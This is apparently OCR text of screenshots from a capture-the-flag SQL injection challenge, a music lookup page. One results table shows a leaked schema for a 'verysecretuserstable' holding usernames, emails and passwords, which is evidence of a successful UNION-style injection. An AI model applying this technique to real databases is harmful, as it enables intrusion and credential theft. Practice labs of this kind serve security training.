
Challenge: SQL 3

MUSIC LOOKUP

Challenge: SQL 3

Results:

CREATE TABLE verysecretuserstable (id INTEGER PRIMARY KEY, username TEXT, email TEXT, passwd TEXT)	2	3	4	5	6
It's All Happening	iwrestledabearonce	Century Media Records	2009	0	1



Challenge: SQL 3

MUSIC LOOKUP

Challenge: SQL 3

Results:

1	2	3	4	5	6
It's All Happening	iwrestledabearonce	Century Media Records	2009	0	1

Hints: